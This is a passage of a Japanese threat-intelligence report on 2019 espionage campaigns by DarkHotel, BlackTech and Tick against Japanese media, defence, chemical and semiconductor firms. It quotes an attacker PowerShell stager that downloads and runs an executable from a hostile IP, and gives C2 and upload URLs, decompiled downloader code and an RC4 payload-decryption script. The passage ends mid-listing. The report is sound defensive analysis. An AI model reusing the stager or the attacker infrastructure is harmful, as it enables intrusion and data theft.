標的型攻撃の実態と対策アプローチ 第3版

日本を狙うサイバーエスピオナージの動向 2019 年度上期

2019年10月1日 **マクニカネットワークス株式会社**

マクニカネットワークス株式会社

目　次

はじめに

2019年上半期 (4月から9月) に観測された、日本の組織から機密情報（個人情報、政策関連情報、製造データなど）を窃取しようとする攻撃キャンペーンについて、注意喚起を目的として記載します。ステルス性の高い遠隔操作マルウェア（RAT）を用いる攻撃グループが関与したと思われる事案を中心に、新しい攻撃手法やその脅威の検出について記載しています。

攻撃が観測された業種と傾向

2019年度上半期の観測では、メディア組織への攻撃が目立ちました。メディア組織への攻撃は、DarkHotel攻撃グループ[1]による活動と分析しており、同攻撃グループによるものと思われる防衛関連組織への攻撃も観測されました。現在のところ、日韓情勢に関連して活動が若干活発化したのではないかと分析しています。続いて、化学と通信関連組織への攻撃が多く観測されました。攻撃グループは、Tick攻撃グループ[2]によるものと分析しています。具体的な標的としては、5Gに関連した製造企業、化学では通信や半導体などハイテク素材の製造企業といった業種が標的になっていると分析しています。リサーチ関連、半導体、クリティカルインフラ系を標的として攻撃活動を行ったグループは、BlackTech攻撃グループ[3]と分析しています。昨年の観測[4]では海洋技術や重工業の企業を標的とした活動があり、これまでとは異なった標的の特徴を見せています。BlackTech攻撃グループは、幅広い業種で攻撃が観測されており、国内の組織は引き続き注意警戒が必要だと思われます。




図 1. 標的組織のパイチャート

攻撃のタイムラインと攻撃の概要

以下は、4月から9月までの月ごとの攻撃グループの活動を表にしています。BlackTech攻撃グループとTick攻撃グループは、侵入に成功した場合継続した攻撃活動を見せていました。また、Tick攻撃グループは、昨年度から製造業を標的とした活動を継続しています。

	19/04	19/05	19/06	19/07	19/08	19/09
DarkHotel	メディア			メディア 防衛		
BlackTech		リサーチ		半導体	クリティカルインフラ	
Tick		通信		化学		

表 1. タイムラインチャート

2019年4月（メディア）

DarkHotel攻撃グループによるものと思われる不審なメールが、メディア組織に配送されました（図2）。メール本文には、メール開封確認の通信を発生させるリンクとクラウドストレージへのリンクが含まれていました。クラウドストレージ上のファイルは、WORDアイコンのショートカットファイルをZip圧縮したファイルでした。このショートカットを実行すると、ショートカットファイルに含まれるBase64エンコードされた実行ファイル(EXE)　がスクリプトで抽出されてファイルとして保存され、実行されました。EXEファイルは最終的にhttp[:]//market.pwsmbx[.]com/3W3s6/around.phpと通信し、ダウンロードしたシェルコードをメモリ上で実行するつくりになっていました。一連の攻撃の流れと検体の解析は詳細に行われ公開されています[56]

図 2. メディア組織に配送された不審なメール

1 https://media.kaspersky.com/jp/pdf/pr/Kaspersky-WP-DARKHOTEL-PR-1002.pdf
2 https://blogs.jpcert.or.jp/ja/2019/02/tick-activity.html
3 https://blogs.jpcert.or.jp/ja/tags/blacktech/
4 https://www.macnica.net/file/mpressioncss_ta_report_2019.pdf
5 https://insight-jp.nttsecurity.com/post/102fmlc/untitled
6 https://blogs.jpcert.or.jp/ja/2019/05/darkhotel_lnk.html

2019年5月（研究関連、通信）

リサーチ関連の組織で、BlackTech攻撃グループの利用するTsCookieローダーとPLEADマルウェアが観測されています。TsCookieローダーは、別の暗号されたファイルからTsCookieを復号して実行するタイプ[7]のマルウェアで、PLEADマルウェアのユーザーエージェント値には、以前から観測の多く見られる”Mozilla/4.0 (compatible; MSIE 8.0; Win32)”が利用されていました。

通信系の製造組織で、Tick攻撃グループによる添付ファイル付きのスピアフィッシュメールが観測されました。添付ファイルには、フォルダアイコンの実行ファイル(EXE) が含まれ（図３）、このファイルを実行する事で、Tickグループによる昨年5月の攻撃[8]で使われたダウンローダーの後継バージョンが実行される攻撃になっていました。

図 3. Tick 攻撃グループのスピアフィッシュに含まれた EXE ファイル

2019年7月（メディア、化学、半導体）

DarkHotel攻撃グループによるものと思われる不審なメールがメディア組織に配送されました。メール本文のURLリンクからBox社のクラウドストレージを偽装したページへアクセスすると、攻撃者が想定したユーザーアカウントの入力なしには先に進まないページになっていました（図４）。不審なメールにはアカウント情報は含まれなかったため、攻撃者はメールを配送したユーザーのアカウント情報を既に把握した上で攻撃した可能性があると思われます。このメールとは別に、Officeのマクロを使った攻撃も観測されました[9]。メール添付されたZipファイルに含まれる「北朝鮮非核化の行方と制裁の課題.docm」のマクロ実行によりhttp[:]//37.220.0[.]41/sd.ps1がダウンロードされ、Powershellを使った攻撃が観測されています。

7 https://blogs.jpcert.or.jp/ja/2019/09/tscookie_loader.html
8 https://piyolog.hatenadiary.jp/entry/20180531/1527796712
9 http://www.rips.or.jp/archives/1955/




図 4. DarkHotel 攻撃グループによる Box 社のクラウドストレージを偽装したサイト

化学系の製造組織で、Tick攻撃グループによる添付ファイル付きのスピアフィッシュメールが観測されました。添付ファイルは5月に観測されたものと同様にフォルダアイコンのEXEファイルで、実行すると次のマルウェアをダウンロードするダウンローダーがシステムに常駐して定期的にダウンロードを試みる攻撃になっていました。

半導体系の組織で、BlackTech攻撃グループによるPLEADマルウェアが観測されました。マルウェアはWindows2003/2008といった古めのサーバーOSに潜伏して活動しており、遠隔操作を行う時間帯だけに通信先ドメインにIPアドレスを割り当てて短時間で実攻撃を行う特徴が見られました。

2019年8月（クリティカルインフラ）

クリティカルインフラ関連の組織にて、BlackTech攻撃グループによるTsCookieマルウェアが観測されました。5月の観測と同様に暗号化された別のファイルからTsCookieを復号するタイプのマルウェアが利用されました。

新しい TTPs や RAT など

ここでは、先に引用させて頂いた公開されている調査報告ではまだ触れられていない観測や分析を中心に、少し詳しく紹介します。

DarkHotel

2019年7月、メディア組織や防衛関連組織に配送されたメールには、添付ファイルにOfficeのファイル「北朝鮮非核化の行方と制裁の課題.docm」が含まれていました。
sha256:b63dbd4edc8ef0cb4f8fc92546130b68e5275e6fc5fdef93f1646cf65cab3977

このOfficeファイルにはマクロが含まれ、マクロの実行により、PowerShellのファイルhttp[:]//37.220.0[.]41/sd.ps1がダウンロードされて実行されます。続いて、sd.ps1は、http[:]//37.220.0[.]41/Doc1.binからファイルをダウンロードし、%appdata%\Adobe\flashlastest.exeとして保存、実行します。

```
mkdir "$env:appdata\Adobe"
Invoke-WebRequest "hxxp[:]//37.220.0[.]41/Doc1.bin" -OutFile "$env:appdata\Adobe\flash.bin"
move "$env:appdata\Adobe\flash.bin" "$env:appdata\Adobe\flashlastest.exe"
Invoke-Expression "$env:appdata\Adobe\flashlastest.exe"
```

図 5. sd.ps1 ファイルの PowerShell

flashlastest.exe (sha256: 94c5a16cd1b6af3d545b1d60dff38dc8ad683c6e122fb577d628223dd532ab5a) は、2019年7月8日 03:35:42UTCにコンパイルされた32bitのプログラムで、デバッグ情報として、「C:\Code\india_source\80.83\c_isyss\Release\isyss.pdb」の文字列が含まれます。flashlast.exeは、急いで開発されたためか、プログラムが異常終了してしまう特徴があります。異常終了を回避した分析では、最初にflashlastest.exeを起動すると、%appdata%\Adobe\flashlatest.cnfファイルを作成し、"0"を書き込みます。続いてファイルサイズ -1バイトを計算し、0であった場合は初回起動と判断して、10分に1回起動するタスクスケジュールを作成します。

タスクスケジュール名: HIGI Connector

タスクスケジュールで起動する度に、%appdata%\Adobe\flashlatest.cnfファイルに"0"を書き込みます。続いて、ファイルサイズに対して6の余りを求めて1を加算します。その値が、6以外は　Microsoft社の正規サイトにアクセスするだけでなにもしません。6の場合の時のみ別サーバーに対してアクセスする処理になっています。つまり、6の倍数回目の起動時の1時間に1回メイン処理を行います。
メイン処理では、感染端末のユーザー名、コンピューター名と合わせてCOMのIWbemLoader経由でインストールされているアンチウイルス製品の情報を取得します。感染端末から収集した情報は、http://think-japan[.]net/SYSTEM2/delSettingdsufytgdsuyf.phpへアップロードされ、アップロードされた情報を元に追加のファイルがダウンロードされます。弊社の観測では続いてダウンロードされるペイロードの入手には到っておりません。

```
v164 = (LPCWSTR)CreateFileW(FileName, 0x40000000u, 2u, 0, 1u, 0, 0);
if ( GetFileSize((HANDLE)v164, 0) > 1 )
{
  DeleteFileW(aCUsersAdminist);
  v164 = (LPCWSTR)CreateFileW(FileName, 0x40000000u, 2u, 0, 1u, 0, 0);
}
if ( pwszObjectName )
{
  while ( 1 )
  {
    dwNumberOfBytesToRead = 0;
    if ( !WinHttpQueryDataAvailable(v54, &dwNumberOfBytesToRead) )
      break;
    v81 = operator new[](dwNumberOfBytesToRead + 1);
    if ( !v81 )
    {
      dwNumberOfBytesToRead = 0;
      goto LABEL_66;
    }
    memset(v81, 0, dwNumberOfBytesToRead + 1);
    if ( WinHttpReadData(v54, v81, dwNumberOfBytesToRead, (LPDWORD)&pwszVerb) )
      WriteFile((HANDLE)v164, v81, (DWORD)pwszVerb, &dwNumberOfBytesToRead, 0);
    operator delete[](v81);
    if ( !dwNumberOfBytesToRead )
      goto LABEL_66;
  }
```

図 6. flashtest.exe のダウンローダー部分のコード




図 7. 複数回のダウンロードを行う攻撃のフロー

この攻撃で観測されたBox社のクラウドストレージを偽装したページが設置されていたISPが過去にDarkHotelが攻撃で利用したISPと同じ “Shinjiru Technology”であることや、PowerShellが設置されていた37.220.0[.]41とひもづいたドメインと通信する過去のマルウェアがDarkHotelによるものと分析されていることなどから、今回の攻撃もDarkHotel攻撃グループによるものとある程度の確度で分析しています。
DarkHotelと思われる一連の攻撃は、flashlastest.exeが異常終了するプログラムであった事や、クラウドストレージを装ったページで攻撃者が想定したユーザーアカウントの入力なしには先に進まなかった事もあり、攻撃の成功率は高くないものと分析しています。一方で攻撃の最初の通信先までは動作するつくりになっており、今後の本格的な攻撃に向けてユーザーが配送ファイルを開くかどうかを試すなど偵察的な攻撃活動の可能性があったと思われます。標的として確認されたメディア業種や防衛関連の組織に加え、配送されたファイル名や国際情勢からは、外交関連の組織、朝鮮半島関連の研究組織でも注意が必要だと思われます。

BlackTech (最近のTTPsの変化)

BlackTech攻撃グループが主に使用するマルウェアは、TSCookieとPLEADがあります。BlackTechはこれらマルウェアの変更を継続的に行っています。ここでは、2019年上期に弊社で観測した変更点について解説します。

TSCookie - FrontShell

TSCookieは、RC4で暗号化されたコードを実行時に復号してメモリ上にDLL形式のファイルを展開します。国内で観測された2018年当初は、ファイル内部にDLLファイルを含み単体ファイルで動作するタイプでした。弊社の観測では、2018年後半から、RC4で暗号化された別のファイルを復号してメモリ上に得られるDLLファイルをロードして動作するタイプを多く観測するようになりました。別ファイルから読み込むタイプは、TSCookie Loaderと呼称されJPCERT/CCが解析レポートを公開しています。[7]

図 8. TSCookie の DLL ロード処理の変化

2019年9月、TSCookie Loader(SHA256:d66cb043a9f3b4186ce5a1824d9a6071ee2956ccb0c9744387e5baaf0ac88d76) と暗号化ファイル(SHA256: 5cdcc1ee36deb09d1ca52f6b7ced4ff1ccb9cfdb589d46d12b79e6f9599ec014) がオープンマルウェアリポジトリにアップロードされました。

TSCookie Loaderのコードは、意味をなさない処理を行う関数 (dummy) が多く呼ばれており解析を阻害しています。このような意味をなさない関数やジャンクコードの挿入箇所は亜種ごとに異なっておりバイナリパターンによる検出回避も目的であると考えています。





図 9. ダミー関数を挿入しコードを複雑化している箇所

RC4で暗号化されたファイルの鍵は、ファイルの最後128バイトが使われています。その内最後の4バイトは、TSCookie Loaderに埋め込まれている4バイトの値と置き換えられます。以下は、暗号ファイルを復号するPythonスクリプトになります。

```
# coding: UTF-8
import sys

RC4_KEY_LENGTH = 0x80

def rc4(data, key):
    x = 0
    box = range(256)
    for i in range(256):
        x = (x + box[i] + ord(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]
    x = 0
    y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(ord(char) ^ box[(box[x] + box[y]) % 256]))
    return ''.join(out)

def main():
    argvs = sys.argv
    argc = len(argvs)

    if (argc != 2):
        print "python ./rc4-decrypt.py <encrypted file>"
        quit()

    enc_data = open(argvs[1], 'rb').read()
    enc_data2 = enc_data[:-RC4_KEY_LENGTH]
    embedded_key = "\x92\x5A\x76\x5D"
    rc4key = enc_data[-RC4_KEY_LENGTH:-4] + embedded_key
    dec_data = rc4(enc_data2, rc4key)

    with open('rc4_decrypted', 'wb') as decrypt:
        decrypt.write(dec_data)

if __name__ == "__main__":
    main()
```

図 10. 暗号化ファイルを復号する Python スクリプト

復号したファイルの中身は、オフセット0xA06からがロードされるDLLファイルになります。



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0930h: F9 5A 77 03 83 C1 20 66 83 FA 41 72 09 66 83 FA  ùZw.ƒÁ fƒúAr.fƒú
0940h: 5A 77 03 83 C2 20 8B DA 8B C1 81 E3 FF FF 00 00  Zw.ƒÂ ‹Ú‹Á.ãÿÿ..
0950h: 25 FF FF 00 00 2B C3 75 0A 66 85 C9 74 05 66 85  %ÿÿ..+Ãu.f…Ét.f…
0960h: D2 75 B9 59 5A 5F 5E 5B 5D C2 08 00 55 8B EC 81  Òu¹YZ_^[]Â..U‹ì.
0970h: EC 00 04 00 00 56 57 53 51 52 E8 10 FF FF FF 8B  ì....VWSQRè.ÿÿÿ‹
0980h: C8 89 4D FC 8B F9 90 8B 47 3C 90 8B 54 07 78 90  È‰Mü‹ù.‹G<.‹T.x.
0990h: 03 D7 90 8B 4A 18 90 8B 5A 20 90 03 DF 49 90 8B  .×.‹J..‹Z ..ßI.‹
09A0h: 34 8B 90 03 F7 90 B8 47 65 74 50 90 39 06 90 75  4‹..÷.¸GetP.9..u
09B0h: EC 90 B8 72 6F 63 41 39 46 04 75 E1 8B 5A 24 03  ì.¸rocA9F.uá‹Z$.
09C0h: DF 66 8B 0C 4B 8B 5A 1C 03 DF 8B 04 8B 03 C7 89  ßf‹.K‹Z..ß‹.‹.Ç‰
09D0h: 45 F8 90 E8 0D 00 00 00 4C 6F 61 64 4C 69 62 72  Eø.è....LoadLibr
09E0h: 61 72 79 41 00 FF 75 FC 8B 45 F8 FF D0 89 45 F4  aryA.ÿuü‹EøÿÐ‰Eô
09F0h: 90 FF 75 08 FF D0 FF 75 0C 50 FF 55 F8 5A 59 5B  .ÿu.ÿÐÿu.PÿUøZY[
0A00h: 5F 5E C9 C3 C9 C3 4D 5A 90 00 03 00 00 00 04 00  _^ÉÃÉÃMZ........
0A10h: 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00  ..ÿÿ..¸.......@.
0A20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0A30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0A40h: 00 00 E0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8  ..à.....°..´.Í!¸
0A50h: 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D  .LÍ!This program
0A60h: 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69   cannot be run i
0A70h: 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00  n DOS mode.....$.
0A80h: 00 00 00 00 00 00 8B 3C BE 9D CF 5D D0 CE CF 5D  ......‹<¾.Ï]ÐÎÏ]
0A90h: D0 CE CF 5D D0 CE B4 41 DC CE CE 5D D0 CE 4C 41  ÐÎÏ]ÐÎ´AÜÎÎ]ÐÎLA
0AA0h: DE CE CD 5D D0 CE A0 42 DA CE CB 5D D0 CE A0 42  ÞÎÍ]ÐÎ BÚÎË]ÐÎ B
0AB0h: D4 CE CD 5D D0 CE CF 5D D1 CE A5 5D D0 CE 4C 55  ÔÎÍ]ÐÎÏ]ÑΥ]ÐÎLU
0AC0h: 8D CE C4 5D D0 CE F9 7B DB CE C4 5D D0 CE 30 7D  .ÎÄ]ÐÎù{ÛÎÄ]ÐÎ0}
0AD0h: D4 CE CE 5D D0 CE 52 69 63 68 CF 5D D0 CE 00 00  ÔÎÎ]ÐÎRichÏ]ÐÎ..
0AE0h: 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 B9 7A  ......PE..L...¹z
0AF0h: 82 59 00 00 00 00 00 00 00 00 E0 00 0E 21 0B 01  ‚Y........à..!..
0B00h: 06 00 00 3C 00 00 00 22 00 00 00 00 00 00 21 4A  ...<..."......!J
0B10h: 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10  .......P........
0B20h: 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00  ................
```

Address	Value
832h	_stricmp
840h	msvcrt.dll
895h	SVWRQ
907h	YZ_^[
911h	SVWRQ
963h	YZ_^[]
975h	VWSQR
9B3h	rocA9F
9D8h	LoadLibraryA
9FDh	ZY[_^
A53h	!This program cannot be run in DOS mode.
BDEh	.text

図 11. 復号したファイルの中身

メモリ上にロードされるDLLの名称は、”FrontShell.dll”、”MyNewInjector_Avria.dll”や正規のDLLファイルと同じ”kernel32.dll”や”gdiplus.dll”名称のものが存在しますが、最近では、”FrontShell_Atlantis_[Mark].dll”という名称のDLLを観測しています。このDLLの場合は、エクスポート関数 “PrintF”でDLL内部に埋め込まれている設定情報を復号します。

```
ta:10005890 word_10005890   dw 0                      ; DATA XREF: .rdata:
ta:10005892 aFrontshellAtla db 'FrontShell_Atlantis_[Mark].dll',0
ta:10005892                                            ; DATA XREF: .rdata:
ta:100058B1 aPrintf         db 'PrintF',0              ; DATA XREF: .rdata:
